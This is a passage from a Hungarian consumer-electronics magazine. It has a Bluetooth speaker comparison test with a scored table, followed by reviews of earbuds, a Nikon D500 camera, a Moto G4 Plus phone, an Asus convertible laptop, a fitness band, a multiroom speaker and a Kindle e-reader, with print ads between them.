Működési idő tekintetében messze mindenki előtt végzett és ezzel a „legjobb mobilitás” pecsétet is kiérdemelte az Ultimate Ears Megaboom, ami 45 órán keresztül képes életben tartani a bulit, a teljes feltöltésére pedig még három órára sincs szüksége. A másik véglet a Harman/Kardon, aminél már négy óra után vége a dalnak. Átlagban olyan 10–20 órányi működésre számíthatunk ebben a kategóriában, ami bőven elég kiránduláshoz, strandra vagy spontán bulihoz. Csak néhány modell esetében lehet szükségünk konnectorra vagy

akkubankra, ilyen a legjobb vételt jelentő Denon (4:31 óra), a Teufel Bamster Pro (5:42) vagy a JBL Pulse 2 (6:14)

Ha a hangfalat útközben is használnánk, érdemes odafigyelnünk a méreteire és tömegére. A megszokott kialakítás mellett akadnak hengeres kivitelű darabok, mint a Libratone Too (579 g), a Beats Pill+ (752 g) vagy a Denon Envaya Mini (501 g), de klasszikus vonalvezetésűek is, amelyek tömege az egy vagy akár két kilót is meghaladja. A „ghettoblaster” kitüntető címet csak két modell érdemelte ki, a JBL Xtreme 2,1 kilójával és a Harman/Kardon Go+Play 3,4 kilóval. A tesztmezőny legkönnyebb hangfal pedig a Peaq PPA20BT lett, ami árában és sajnos értékeiben is pehelysúlyú. →



Libratone App

Több hangfalból könnyedén állíthatunk össze multiroom rendszereket.



Libratone Zipp Mini

Brutális felszereltség kiváló hanggal

A tesztgyőztes Zipp Mini hangminőségben is a legjobbak között van, de kifejezetten lenyűgöző a felszereltsége WLAN-csatlakozással, multiroom képességgel, webrádióval, akkubank funkcióval, kihangosítóvalésAirPlay-, valamintDLNA-támogatással. Ugyan 1,5 kilós tömegével nem könnyűsúlyú, de hengeres formájának köszönhetően így is elég könnyen hordozható.

+ Remek hang, akkubank funkció, WLAN, világbajnok felszereltség

- Hosszabb távra a 1,5 kiló sok lehet, nem kapható hazánkban

Denon Envaya Mini

Megfizethető, mobil és nagy hangú

A felső kategória egyik legolcsóbb modelljéhez képest szinte hihetetlen a hangminősége. Még meglepőbb, hogy a mobil hangszóró könnyedén befér egy kisebb táskába is, és tömege éppen csak több fél kilónál. Külseje ugyan egyszerű, de nem kellemetlen. Egyedüli hátránya mindössze 4,5 órás üzemideje, de tömegéből és árából ez szinte egyértelműen következik.

+ Kiváló ár/érték, kis méretű és könnyű, remek hang, kihangosítás funkció

- Rövid, mindössze négy és fél óra üzemidő, két és fél óra töltésidővel

UE Megaboom

Maratoni üzemidő

Az Ultimate Ears Megaboom több mint 45 órán keresztül képes zenét sugározni, mielőtt vissza kell térnie a konnektorhoz némi feltöltődésre. Ez azt jelenti, hogy egy egész fesztiválhétvégén át bírja, amire egyetlen más modell sem képes. Felszereltsége is megfelelő erre a feladatkörre, de hangminősége csak átlagos, míg ára viszonylag magas.

+ Hihetetlenül hosszú üzemidő, visszafogott méret, az óriás akku ellenére elég könnyű

- Hangminősége csak átlagos, nincs kihangosítás vagy multiroom funkciója

BLUETOOTH HANGFALAK

		Összpontszám	Tájékoztató ár	Hangminőség (50%)	Felszereltség (30%)	Mobilitás (20%)	Bluetooth verzió	aptX-támogatás	NFC/WLAN/Air-Play/DLNA	Audio be./USB hub	Telefon-kihangosítás	Multiroom	Forrásválasztás/lejátszóegység	Üzemidő (óra/perc)	Töltési idő (óra/perc)	Akkubank funkció	Töltétszéljelő LED	Szállítás: USB-kábel/tápegység/táska	Méret (mm)	Tömeg (g)
C	1	Libratone Zipp Mini	93,7	200 €	98,9	99,4	71,9	4.0	●	●/●/●/●	●/●	●	●	10:27	02:10	●	●	●/●/●	225 × 123 × 123	1500
	2	Libratone Too	86,9	140 €	99,5	71,0	79,1	4.1	○	○/○/○/○	●/○	●	●	20:05	06:24	○	●	●/○/○	54 × 204 × 60	579
	3	Harman/Kardon Go+Play	85,2	90 000 Ft	96,2	89,3	51,5	4.1	○	○/○/○/○	●/●	●	●	04:02	02:21	●	●	○/●/○	235 × 426 × 182	3453
	4	Beats Pill+	85,0	75 000 Ft	82,2	95,4	76,7	n. a.	○	○/○/○/○	●/○	●	●	13:50	02:26	●	●	●/●/●	63 × 210 × 69	752
	5	JBL Xtreme	84,6	85 000 Ft	92,4	73,6	81,4	4.1	○	○/○/○/○	●/○	●	●	17:02	03:05	●	○	○/●/○	125 × 285 × 130	2112
	6	Bose SoundLink Mini II	83,9	74 000 Ft	100,0	68,1	67,4	3.0	○	○/○/○/○	●/○	●	○	07:45	01:12	○	●	●/●/○	50 × 177 × 54	670
C	7	Denon Envaya Mini	83,3	36 000 Ft	94,6	86,0	53,5	3.0	●	●/○/○/○	●/○	●	○	04:31	02:32	○	●	●/○/●	50 × 205 × 45	501
	8	JBL Charge 2+	83,1	40 000 Ft	85,4	83,5	76,7	3.0	○	○/○/○/○	●/○	●	●	14:48	03:46	●	●	●/○/○	79 × 185 × 79	606
C	9	Ultimate Ears Megaboom	83,0	85 000 Ft	71,9	90,1	100,0	4.0	○	●/○/○/○	●/○	○	○	45:21	02:43	○	●	●/○/○	225 × 85 × 85	883
	10	Sony SRS-HG1	82,9	68 000 Ft	82,7	91,9	69,8	4.2	○	●/●/○/●	●/●	●	●	10:45	03:35	○	●	●/○/○	59 × 209 × 58	791
	11	Teufel Rockster XS	82,4	200 €	78,4	86,0	87,1	4.0	●	●/○/○/○	●/○	○	○	27:35	06:39	●	○	●/○/○	180 × 90 × 65	784
	12	JBL Charge 3	81,5	60 000 Ft	72,4	98,5	78,6	4.1	○	○/○/○/○	●/○	●	●	15:33	03:26	●	●	●/○/○	82 × 215 × 82	806
	13	Bose SoundLink III	80,8	110 000 Ft	90,8	66,6	76,8	3.0	○	○/○/○/○	●/○	○	○	12:32	01:44	○	●	○/●/○	128 × 255 × 45	1370
	14	Ultimate Ears UE Boom 2	79,8	62 000 Ft	81,6	74,6	83,0	4.0	○	●/○/○/○	●/○	○	○	17:32	02:38	○	●	●/○/○	180 × 65 × 65	552
	15	Ultimate Ears UE Roll 2	76,6	33 000 Ft	82,7	63,2	81,4	4.1	○	○/○/○/○	●/○	○	○	19:48	05:03	○	○	●/○/○	40 × 140 × 140	316
	16	Harman/Kardon Esquire 2	76,0	60 000 Ft	82,2	74,8	62,6	4.1	●	○/○/○/○	●/○	○	○	07:53	03:52	●	●	●/○/○	128 × 188 × 34	580
	17	JBL Pulse 2	75,2	50 000 Ft	78,9	80,7	57,7	4.1	○	○/○/○/○	●/○	●	●	06:14	03:52	○	●	●/○/○	185 × 84 × 71	763
	18	Teufel Bamster Pro	75,0	230 €	76,8	83,7	57,4	4.0	●	●/○/○/○	●/○	○	○	05:42	03:34	○	●	○/○/○	68 × 209 × 71	760
	19	Riva Turbo X	74,7	111 000 Ft	68,1	74,5	91,7	4.0	○	○/○/○/○	●/○	○	○	25:53	03:20	●	●	○/○/○	100 × 230 × 85	1360
	20	Creative Labs Roar	73,9	43 000 Ft	63,2	100,0	61,6	3.0	●	○/○/○/○	●/○	●	●	07:37	04:00	●	○	○/○/○	60 × 198 × 115	1100
	21	JBL Flip 3	73,8	35 000 Ft	77,8	75,8	60,6	4.1	○	○/○/○/○	●/○	●	●	06:42	03:08	○	●	○/○/○	65 × 165 × 65	451
	22	Jawbone Jambox Mini	66,3	220 €	65,4	64,2	71,7	4.0	○	○/○/○/○	●/○	●	●	09:54	01:39	○	○	●/○/○	57 × 157 × 24	257
	23	Ultimate Ears UE Roll	63,1	33 000 Ft	71,9	45,6	67,3	4.0	○	○/○/○/○	●/○	○	○	12:31	06:41	○	○	●/○/○	135 × 135 × 40	317
	24	Grundig GSB 150	57,7	80 €	62,7	44,5	65,1	2.1	○	○/○/○/○	●/○	○	○	09:35	04:44	○	●	●/○/○	75 × 167 × 25	281
	25	August MS515	56,9	30 €	52,4	40,6	92,7	4.0	○	○/○/○/○	●/○	○	○	29:48	04:50	○	○	●/○/○	74 × 70 × 107	260
	26	Anker A3143 Premium	56,9	65 €	57,3	54,5	59,2	4.0	○	○/○/○/○	●/○	○	○	07:26	04:59	○	●	●/○/○	65 × 210 × 60	626
	27	Peaq PPA20BT	55,5	6 000 Ft	50,8	57,2	64,5	2.1	○	○/○/○/○	●/○	○	○	07:05	01:43	○	●	●/○/○	57 × 65 × 65	254

■ Csúcskategória (100–90,0) ■ Felső kategória (89,9–75,0) ■ Középkategória (74,9–60,0) ■ Belépőszint (59,9–45,0) □ Nem ajánlott (44,9–0)
Értékelés pontszámokkal (max. 100) ● igen ○ nem

PC GURU

ELŐFIZETÉSI AKCIÓK: MAGAZIN + EXTRA



A közel 25 éves PC GURU magazin minden számához teljes verziós PC-s játékot csomagolunk.

Előfizetés esetén további vadonatúj játékszoftvert vagy kiegészítőt is választhat a magazin mellé. Egy kis ízelítő:

FIFA 07 PC-s játék

MAFIA III PC-s játék

Battlefield 1 PC-s játék

Deus Ex: Mankind Divided PC-s játék

Razer Mouse Abyssus 2014 egér

Natec Genesis R11 Gaming HUN billentyűzet

A TELJES LISTÁÉRT ÉS TOVÁBBI INFORMÁCIÓKÉRT LÁTOGASSON EL A WWW.PCGURU.HU/ELOFIZETESI-CSOMAGOK WEBOLDALRA, VAGY KÖVESSE A MELLÉKELT QR-KÓDOT!



PC GURU. 1995 FT-ÉRT KERESSE AZ ÚJSÁGOSOKNÁL ÉS A HIPERMARKETEKBN!



Samsung Gear IconX

Igazán vezetékek nélkül

A vezeték nélküli fülhallgató fogalmát értelmezi újra a Samsung a Gear IconX-szel, legalábbis abban az értelemben, hogy immár nemcsak a zenelejátszó és a füles, de a füles két oldala közötti vezetéket is eltüntették. Az utóbbi hónapok egyik látványos trendje az ilyen készülékek megjelenése, a felhozatalban a Samsung a kedvező ár-érték arányú versenyzők közé tartozik.

Maga a fülhallgató egy töltő és hordozható külső akkumulátor szerepét is betöltő tokkal érkezik, mellette a dobozban egy micro-USB-kábelt és több szilikon gumi kiegészítőt találunk. Az utóbbiak között nemcsak a már megszokott, különböző méretű „füldugókat” találjuk, hanem kis szárnyakat is, amikkel még szilárdabban a fülünkbe ültethető az IconX két oldala. A bőséges méretválaszték nem véletlen, a tökéletes illeszkedéssel pedig érdemes kísérletezni, mivel itt nincs „védőkábel”, ha futás közben vagy a buszon kiesik valamilyen füles, akkor szerencsésnek nevezhetjük magunkat, ha megtaláljuk.

A készülék első üzembe helyezése nehézkesre sikerült: a tökéletes működéshez először csatlakoztatnunk kell a tokba helyezett fülesek a számítógéphez, telepíteni a megjelenő programot, majd elvégezni a frissítéseket. A következő lépésben a Samsung Gear appot kell letöltenünk a Play Áruházból a telefonunkra, amivel a telefon-fülhallgató kapcsolódást tudjuk

finomhangolni. A hangátvitel Bluetooth-kapcsolaton történik (és ez behatárolja a hangminőséget is), ehhez nem kell a Gear alkalmazás, viszont ezzel tudunk csak olyan finomságokat beállítani, mint hogy melyik legyen a domináns oldal, bekapcsolni a külső zajok átengedését, a hangos menüt és így tovább. A domináns oldal annyit tesz, hogy az így kiválasztott füles lesz az, ami a telefontal kapcsolódik, veszi a hangunkat headsetként, illetve tárolja a sport közben rögzített adatokat. Az IconX inkább sportolás közben tudja igazán megmutatni, hogy mire képes, ugyanis mozgásérzékelők és optikai pulzusmérő is van benne, az ezekből származó adatokat pedig az S Health-en kívül más ismertebb alkalmazásokkal is meg tudja osztani. Külön érdekesség, hogy mivel a készüléknek 4 GB belső memóriája is van, telefon nélkül is használhatjuk, bár ilyenkor a GPS-pontosságú mozgáskövetésről le kell mondani, cserébe viszont hosszabb üzemidőt kapunk. És ezzel el is érkeztünk a kategória legnagyobb gondjához: a rövid üzemidő. Az IconX-ból nagyjából 1:20-1:30 óra üzemidőt tudunk kihozni, ha nem párosítottuk telefontal a zenehallgatáshoz, akkor 2 órára növelhetjük ezt. Mivel a tok hordozható akku is egyben, arról még kétszer fel tudjuk tölteni a készüléket, de sport közben ez nem segít, legfeljebb utazásnál jön jól.



Pontos illeszkedés

Többféle méretű füldugót és szárnyat is kapunk, hogy az IconX-et a lehető legkényelmesebbre lőhessük be.

Multifunkciós

Nemcsak védőtok, hanem töltő és külső akkumulátor is egyben az IconX-hez tartozó tok, amelyre gyakran szükségünk lesz.

A kategóriáról

Hirtelen népszerűvé váltak a teljesen vezeték nélküli fülesek, legalábbis a gyártók körében, sok modellt dobtak piacra, de az első generációnak még vannak gyermekbetegségei.

Vélemény

A Samsungra nem panaszkodhatunk, tényleg jó munkát végzett a Gear IconX-szel, de a hasonló termékek legnagyobb hibája, a túlzottan rövid üzemidő itt is jelentkezik. Persze ha nem sportolunk másfél óránál többet, akkor nincs probléma, mert ezen intervallumon belül a füles jól vizsgázott, a beígért szolgáltatásokat jól teljesíti, az érintős vezérlés is megszokható, a hangminőség is elfogadható egy bluetooth-os eszköztől.



Rosta Gábor

Samsung Gear IconX	
MŰSZAKI ADATOK	
Kapcsolat	Bluetooth 4.1
Energiaforrás	Beépített Li-ion
Üzemidő	1,5 óra használat, tok +3 óra
Frekvenciaátvitel	20 Hz-20 kHz
Távírányítás	Teljes körű
Extrák	Pulzusmérő, lépésszámláló, belső memória (4 GB)
Tömeg	2×6,3 g
CHIP	Jó

+ Tényleg vezeték nélküli, telefon nélkül is használható, kényelmes

- Nagyon rövid üzemidő, érintős vezérlés nem ideális

>> Tájékoztató ár: 70 000 Ft

NYOMTATÁS TINTAPATRONOK NÉLKÜL KÉT ÉVRE ELEGENDŐ TINTÁVAL*



Akár 13 000
fekete-fehér
oldal*

Akár 6500
színes oldal*

*epson.hu/inktanksystem



EPSON[®]
EXCEED YOUR VISION



Előny a nagy méret

A D500 nem tartozik a kis méretű fényképezőgépek közé, de a nagy ház előnye, hogy rengeteg kezelőszerv elfér rajta.

Variációk kártyára

Memóriakártyákhoz két foglalat áll rendelkezésre, egy SDXC és egy XQD, az utóbbi akár 400 MB/sec sebességre is képes.



Nikon D500

Sportriportereknek készül

Ha a fényképezőgép specifikációinak listáját olvassuk, akkor azt hihetjük, hogy egy profi fotóriporterek számára a nagy sportesemények megörökítésére szánt eszközt fogunk mindjárt kicsomagolni dobozából: a Multi-CAM 20K autofókuszrendszer például 153 mérési ponttal rendelkezik (ebből ráadásul 99 keresztérzékelős), amelyek nagyjából a teljes látómezőt lefedik, praktikusán tehát mindegy, hogy a fő téma hol helyezkedik el a képen, a rendszer élesre tud állni, és a követő fókusz is simábban működik. A sorozatfelvételi sebesség eléri a másodpercenként 10,4 fps-t, az új EXPEED 5 processzor pedig egészen 1 640 000-ig engedi emelni az ISO értéket és lehetővé teszi a 4K-s videók készítését is (tegyük hozzá, 1,5x-es látómezővágással). A professzionális felhasználóknak szánt D5 egyetlen lényeges dologban áll jobban, ez pedig az érzékelő, az ugyanis itt APS-C méretű. A felbontás 20,7 Mpixel, ami átlagosnak mondható, a kisebb méret pedig a csatlakoztatott objektívek tele-tartományát növeli, így állatfotósoknak, sportfotósoknak még jó is ez a változás.

A D500 váz ára 700 ezer forint, ami nem olcsó, de még jóval kedvezőbb annál, amit a professzionális fotósoknak szánt, sportra kihegyezett kameráknál találunk. Tesztünk során egy Nikkor 70-200 mm-es objektívet használtunk, és ezzel kombinálva különösen tetszett a kamera sebes-

sege, legyen szó előre beállított vagy csak spontán készülő képekről. A sorozatfelvétel a nagy teljesítményű processzornak és kellő méretű puffernek köszönhetően sokáig működik, még RAW minőségben is 19 másodpercig és/vagy 200 képig húzhatjuk. Az APS-C méretű érzékelő és a magasabb érzékenység mellett is alacsony zajszint részletgazdag végeredményt ad. Persze a kiterjesztéssel elérhető 1,6 millió feletti maximális ISO csak nagyon korlátozottan használható bármire, ISO 51 200-ig tulajdonképpen egészen használható felvételek készülnek.

A kiváló képminőség mellett a használhatóság is kiváló, a kihajtható képernyő érintésérzékeny is, ez pedig a fókuszpont beállításánál lehet igazán hasznos. Érintéseket főleg a fókusznál és a lejátszás közben használhatunk, a főbb beállításokhoz azért kénytelenek leszünk a gombokhoz nyúlni, ezekből viszont van bőven.

A mozgóképek rögzítésével sokat foglalkozóknak is érdekes lehet a D500, a 4K-s felvételek minősége kiváló, a klipek hossza 28 perc lehet, a sebesség pedig stabilan tartja a 30 fps-t, 1080p mellett pedig 60 fps is kérhető, ismét csak a gyors mozgásokhoz. A kamerához külső mikrofont és fülhallgatót is csatlakoztathatunk, illetve HDMI kimenet is van, az üzemidő viszont lehetne jobb, egy töltéssel 230–460 expozícióra számíthatunk.

A kategóriáról

Bár alulról szorongatják, azért a DSLR-kameráknak még megvan a létjogosultságuk, különösen a profi szegmensben, ahol az optikai keresőt semmi sem tudja pótolni.

Vélemény

Profi kivitel, profi funkciók, profiknak is elég képminőség: a D500 tulajdonképpen csak az érzékelő mérete miatt nem nevezhető valódi professzionális kamerának. A nagy látószögek kedvelőinek ez persze rossz hír, de aki inkább sportot vagy állatokat, mozgó objektumokat fotózna, annak kiváló választás ez a Nikon kamera, amely ráadásul csomó modern szolgáltatással (Wi-Fi, Bluetooth és társaik) is rendelkezik.



Rosta Gábor

Nikon D500	
MŰSZAKI ADATOK	
Felbontás	5568×3712 (20,7 Mpixel)
Kijelző (méret/felbontás)	3,2"/2,36 millió képpont
Bajonett	Nikon F
ISO/képstabilizátor	100-51200(100-1640000) / objektívben
Videofelvétel	4K@30 fps
Memória (belső/külső)	-/SDXC+XQD
Méreték/tömeg (csak váz)	147×115×81 mm / 860 g
CHIP	Kiváló

+ Gyorsaság, remek képminőség, nagyon jó kezelhetőség

- Nehéz, drága, APS-C szenzorméret, érintés kezelés nem teljes értékű

» Tájékoztató ár: 700 000 Ft



Vonzeroő

A G4 Plus egyik nagy vonzereje a kamera, amely árához képest kiválóan sikerült és még lézeres fókusz is kapott. Alatta az ujjlenyomat-olvasó látható.



Rejtett foglalatok

A G4 Plus esetében a burkolat eltávolítása után férünk hozzá a két SIM-foglalathoz, illetve a memóriabővítéshez, az akkumulátor viszont nem cserélhető.

Motorola Moto G4 Plus Két SIM kártya

Az okostelefonok között a legtöbb figyelmet a csúcsmoდეllek kapják, de az igazán öldöklő küzdelem valójában a középkategóriában folyik, ott lehet sok pénzt szakítani. A Motorola G4 Plus pont ide tartozik, és az új G széria csúcsát képviseli a sima G4 és a G4 play mellett.

A Plus név ezúttal a phablet méretre utal: a készülék 5,5 colos képernyőt kapott. A mobil kerete fém, a panelek szilárdan ülnek a helyükön, a telefon jól összerakott hatást kelt. Jobb oldalon találkozunk a fizikai gombokkal, amelyek közül a bekapcsolót recézéssel is ellátták, így könnyen megkülönböztethető a hangerőállítótól. A hátoldali műanyag jó minőségű, enyhén texturázott, ennek ellenére könnyen zsírosodik. Ez eltávolítható, de az akkumulátort nem tudjuk cserélni, viszont így férünk hozzá a dupla SIM-foglalathoz és a microSD kártyahelyhez.

Az említett 5,5 colos kijelző IPS-panelt használ FHD felbontással. Ezeknél a kijelzőknél szinte megkülönböztethetetlen a 1080p-s és a QHD felbontás, úgyhogy nincs miért panaszkodnunk, pixelezettséggel nem lesz gondunk, a színek, kontraszt rendben van, a fényerő is elég ahhoz, hogy kültéren a direkt napsütést leszámítva olvasható maradjon. A kijelző alatt egy Snapdragon 617 rendszerchipet találunk, nyolc maggal és Adreno 405 GPU-val. Mindehhez 2 GB RAM és 16 GB háttértár

tartozik (a 32 GB háttérrel szerelt modellben 3 GB a RAM), a rendszer sebessége pedig bőven az elfogadható határon mozog, a napi feladatok elvégzésében nem találkozunk megakadásokkal (AnTuTu 6: 46 187 pont), a ma már kevésnek minősülő RAM a sok futó alkalmazás közötti váltásoknál válik érezhetővé, amikor az OS meg-megtorpan. Játéokra kevésbé ajánlható a G4 Plus, bár a 1080p-s kijelző azért segít az Adreno 405-nek a legalább elfogadható sebesség elérésében.

A hátoldalra kerülő 16 Mpixeles kamera a készülék egyik nagy erőssége, ugyanis az OmniVisiontól származó szenzor mellé f2.0 fényerejű objektív, kéttónusú LED-es segédfény és fázisdetektoros, segédlézeres autofókusz is került. A képminőség ennek megfelelően kifejezetten jó, a részletgazdagság, színhűség, fehéregyensúly is rendben van. A HDR üzemmódot ugyanakkor érdemes bekapcsolva tartani, mert nagyon sokat segít, alapesetben nem túl impresszív. A videók full HD felbontásúak lehetnek maximum. A kamera alkalmazás elég fapados, de kapunk professzionális üzemmódot, ahol szinte minden fontos jellemzőt be tudunk állítani.

Ahogy a Motorolától megszokhattuk, az operációs rendszeren alig változtattak, gyakorlatilag a pusztá Androidot kapjuk néhány apró változtatással és gesztusvezérléssel.

A kategóriáról

Öldöklő a küzdelem a mobiltelefonok középkategóriájában, ami a vásárlóknak is kedvez, hiszen egyre több, a prémiumkategóriában megszokott tulajdonságot.

Vélemény

A középkategóriában rengeteg telefon közül választhattunk, a Moto G4 Plusnak nincs könnyű dolga, de vannak olyan tulajdonságai, amikkel kiemelkedhet a tömegből. Ezek egyike a jól sikerült kamera, de vannak rejtett értékei is, amelyek közül az egyelőre ugyan csak beígért, de legalább szöba került frissítés, amely az Android 7-et és 8-at is ígéri annak, aki a Lenovo birtokolta Motorola kínálatából választ. Rosta Gábor



Motorola Moto G4 Plus	
MŰSZAKI ADATOK	
Adatátvitel	WLAN, HSPA, LTE
Kijelző	5,5" @ 1920×1080, IPS LCD
Memória	2 GB RAM, 16 GB flash, bővíthető
Fényképezőgép elől/hátul	5/16 Mpixel, FHD videó
Bluetooth/GPS/FM rádió/NFC	●/●/●/○
Operációs rendszer	Android 6.0
Méreték/tömeg	153×77×9,8 mm/155 g
CHIP	Jó

+ Igényes kivitel, frissítés egészen Android 8-ig, jó kamera

- Akku nem cserélhető, csak közepes teljesítmény, kissé kevés RAM

➡ Tájékoztató ár: 70 000 Ft



Balett-táncos

A Flip a teljes hosszában végigfutó dupla zsanérnak köszönhetően alakítható át notebookból táblagéppé és vissza.



Gazdag választék

Méretéhez és árához képest széles a Flip csatlakozókinálata, így USB 3.0 mellett még egy USB-C és microHDMI portot is kapunk.

Asus Transformer Book Flip

Hajlékony minigép

Ha pár évvel ezelőtt került volna piacra, akkor a Transformer Book Flip egyértelműen a netbookok közé érkezett volna, ma viszont inkább egy alsó kategóriás mininoteszgépnek neveznénk, amelynek egyedi tulajdonsága, hogy 360 fokban körbeforgatható kijelzőjének köszönhetően táblagéppé is alakíthatjuk. Persze ami notebookoknál kényelmetlenül kicsi, az a tabletek körében túl nagy – egész pontosan a 11,6 colos kijelzőről beszélünk.

Kedvező árát is figyelembe véve a Book Flipnek sok mindent elnézünk, így ezeket a méretbeli kényelmetlenségeket is, annál is inkább, mert a készülék remekül hordozható. A 100 ezer forint alatti kategóriában a képernyő például remek, a többujjas érintéseket és gesztusokat pontosan kezeli, a 235 cd/m² fényerő és 181:1 kontraszt pedig kiválóan minősíthető és még a kültéri munkát is lehetővé teszi. Bár az 1366×768 pixeles felbontás nem sok, a 11 colos képátlón ez elég apró képpontokat eredményez.

A gép belsejében egy Celeron N3050 dolgozik, ami tulajdonképpen az Atomok utóda, két maggal, Hyper Threading nélkül, 1,6-2,16 GHz-es órajellel. Sajnos RAM-ból csak 2 GB-ot kapunk, ami elég kevés ma már, ráadásul az N3050 többet is támogatna. Az igazi gondot a teljesítményben azonban a 32 GB-os eMMC háttértár jelenti, ez az interfész ugyanis lényegesen lassabb, mint a SATA. Ha a 32 GB-os méret

kevésnek bizonyulna (és ha több appot telepítünk, akkor gyorsan így lesz), egy SD-foglalat várja a bővítőkártyát.

A rendszer teljesítménye összességében nem túl magas, de tipikus irodai, iskolai munkákra elfogadható. A körbeforgatható, azaz több állásban is használható kijelző és a teljesítmény miatt a készülék több munkakörben is megállja a helyét, így filmnézésre is megteszi, az 1,2 kg-os tömeget figyelembe véve pedig a hordozhatóság is jó. Tetszett a hosszú üzemidő is, irodai munkákra több mint 12,5 órát, videózásra pedig 9,5 órát tudtuk használni a Flipet. A hangszórók az első lábak elé kerültek, lefelé dolgoznak, ami nem a legjobb sem notebook, sem táblagép üzemmódban. Egy nagy piros pontot mindenképpen érdemel az Asus azért, mert teljes értékű USB-C és USB 3.0 portokat is kapunk, ezek mellett pedig még egy microHDMI is elérhető – szokatlanul széles kínálat ez egy 11,6 colos kategóriájú és 100 ezer forintnál kevesebbe kerülő notebooktól.

A készülék gyenge pontja az ergonómia, a billentyűzet ugyanis kicsit hajlékony, a gombok mozgási útja pedig rövid, a hosszabb szövegek bevitele így fárasztó. A kijelző fölé épített webkamera a maga VGA felbontásával szintén csapnivaló – ha csak egy kicsit is fontos nekünk a Skype, inkább vásároljunk egy külső példányt.

A kategóriáról

Átalakítható noteszgépekből a kijelző átforgatásával készíthetünk tabletet – fő funkciójuk azonban, hogy notebookként használjuk őket, táblagépként kevésbé kényelmesek.

Vélemény

A netbookok legnagyobb baja az volt, hogy teljesítményük még arra sem volt elég, amire szánták őket, és pár ablak megnyitása után a böngésző is akadozni kezdett. A mai technológia többre képes, így a Flippel már el lehet utazni úgy, hogy le tudunk adni egy határ-idős munkát vagy megírni egy egyetemi házi dolgozatot, ráadásul még a kijelző is remek, de a billentyűzetnél muszáj kompromisszumot kötnünk.



Rosta Gábor

Asus Transformer Book Flip	
MŰSZAKI ADATOK	
Processzor/RAM	Intel Celeron N3050 (1,6-2,2 GHz)/2 GB
Grafika	Intel HD Graphics
Képernyő (méret/felbontás)	11,6"/1366×768
Merevlemez	32 GB eMMC
Optikai meghajtó	–
Csatlakozók	1×USB 3.0, 1×USB 3.1 C, microHDMI
Méreték/tömeg	297×203×24 mm/1,2 kg
CHIP	Jó

+ Remek kijelző, hosszú üzemidő, kedvező ár, táblagépként is használható

- Közepes teljesítmény, kevés RAM, kevés háttértár

» Tájékoztató ár: 98 000 Ft




Fitbit Blaze Edzőtárs a csuklónkon

A kinézet megtévesztő: bár a Fitbit Blaze úgy néz ki, mint egy hagyományos okosóra, a cég többi termékéhez hasonlóan ez is egy sportkarkötő, ráadásul az eddigi legjobb, köszönhetően érintésérzékelő kijelzőjének és optikai pulzuszámolójának. A Blaze a FitStar sportcég megvásárlásából is profitált, a készülékhez ugyanis háromféle edzéstervet is kapunk, amit ők dolgoztak ki. A sporthoz kapcsolódó szolgáltatások széles körűek, a 24/7-ben működő pulzuszámoló pedig pontos és intelligens is. Kliensprogramokat ugyanis Windows Phone-ra, iOS-re és Androidra is letölthetünk, ezenkívül egy sokat tudó weboldal is rendelkezésre áll ahhoz, hogy a mozgás közben rögzített adatokat mélységükben is elemezhessük. A kijelző pontos és jól reagál érintéseinkre, ez például jól jön akkor, amikor a 15-ik km táján akarunk megnézni valamit. A készülék nagy hátránya, hogy nem vízálló, nem is értjük, hogy ez hogy maradt ki belőle, és a heti egyszeri töltés is lehetne egyszerűbb, jelen pillanatban ugyanis a kutyüt ki kell venni a szíjjal egybefogott tartóból, és egy külön bölcsőben tölteni.



Philips izzy BM50 Hangot több szobába

A CHIP 2016/2-es számában már teszteltük a Philips izzy szériájának kisebbik példányát, most pedig itt van a csúcsmo-dell multifunkciós változat, amelyben CD-lejátszó és FM rádió is van, illetve egy USB-portot is kapunk, amelyen keresztül pendrájvról MP3-as fájlokat is képes lejátszani. A Philipsnél szerencsére odafigyeltek a tervezésre, és bármilyen forrást is válasszunk ki, az az izzy sorozat lényegét képező multiroom rendszerben (amely az izzylink nevű, Wi-Fi Direct alapú hálózattal működik) is teríthető, azaz elég a hálószobai BM50-en elindítani a zenét ahhoz, hogy a konyhai BM5-ön is az szóljon. Ennek megfelelően aki ilyen izzylink alapú rendszert épít, annak a BM50 a logikus választás, mint központi egység, az egyetlen gond ilyenkor az, hogy ha telefonról játszunk le Bluetooth-on át zenét, akkor a mobilnak muszáj ehhez csatlakozni, akkor is, ha közben átsétáltunk egy másik izzy vonzaskörzetébe – vagy kénytelenek leszünk újra elvégezni a párosítást. Ez persze a BT hibája, és nem a Philipsé, de jó tisztában lenni vele.



Kindle Oasis Újabb tökéletes könyvolvasó?

Az Amazon Kindle sorozata nemcsak a gyártó könyvkiadalmata miatt népszerű olvasó, hanem remek ár-érték aránya okán is. Az Oasis esetében ez utóbbi kissé megdőlni látszik, szállítással együtt ugyanis 100 ezer forint fölé kúszik az ára, ez pedig közel 3-szoros különbség még a Paperwhite szériához képest is. Ezért a rengeteg pénzért persze kapunk pár extrát, például az extra akkumulátort tartalmazó tokot, amivel kilenc hétre nő az üzemidő. A másik extra az érdekes dizájn: a korábbi modellek lekerekített házat itt egy szögletesebb burkolat váltotta fel, amelynek jobb oldala szélesebb kávéát kapott, ide kerültek a fizikai lapozógombok. A bal oldal csupasz, és nemcsak a káva vékonyabb, de az egész készülék is, mindössze 3,4 mm-es. A furcsa, aszimmetrikus kivitel a valóságban nagyon is kézre áll és megkönnyíti az egykezes olvasást (balkezesek egyszerűen megfordítják az olvasót, úgy is működik). Az érintésérzékelő és háttérvilágítással felszerelt kijelző 300 ppi pixelsűrűségű és gyönyörű képe van, minden betű tűlesen jelenik meg rajta. 📖

Fitbit Blaze	
MŰSZAKI ADATOK	
Kijelző	1,25" 16 színű LCD
Platform	Egyedi
Processzor	N. a.
Memória	N. a.
GPS/gyószkóp/WLAN/Bluetooth	○/●/○/●
Extrák	Állandó pulzuszámoló, többféle szíj, FitStar programok
Méret/tömeg	14-23,6 cm/44 gramm
CHIP	Jó

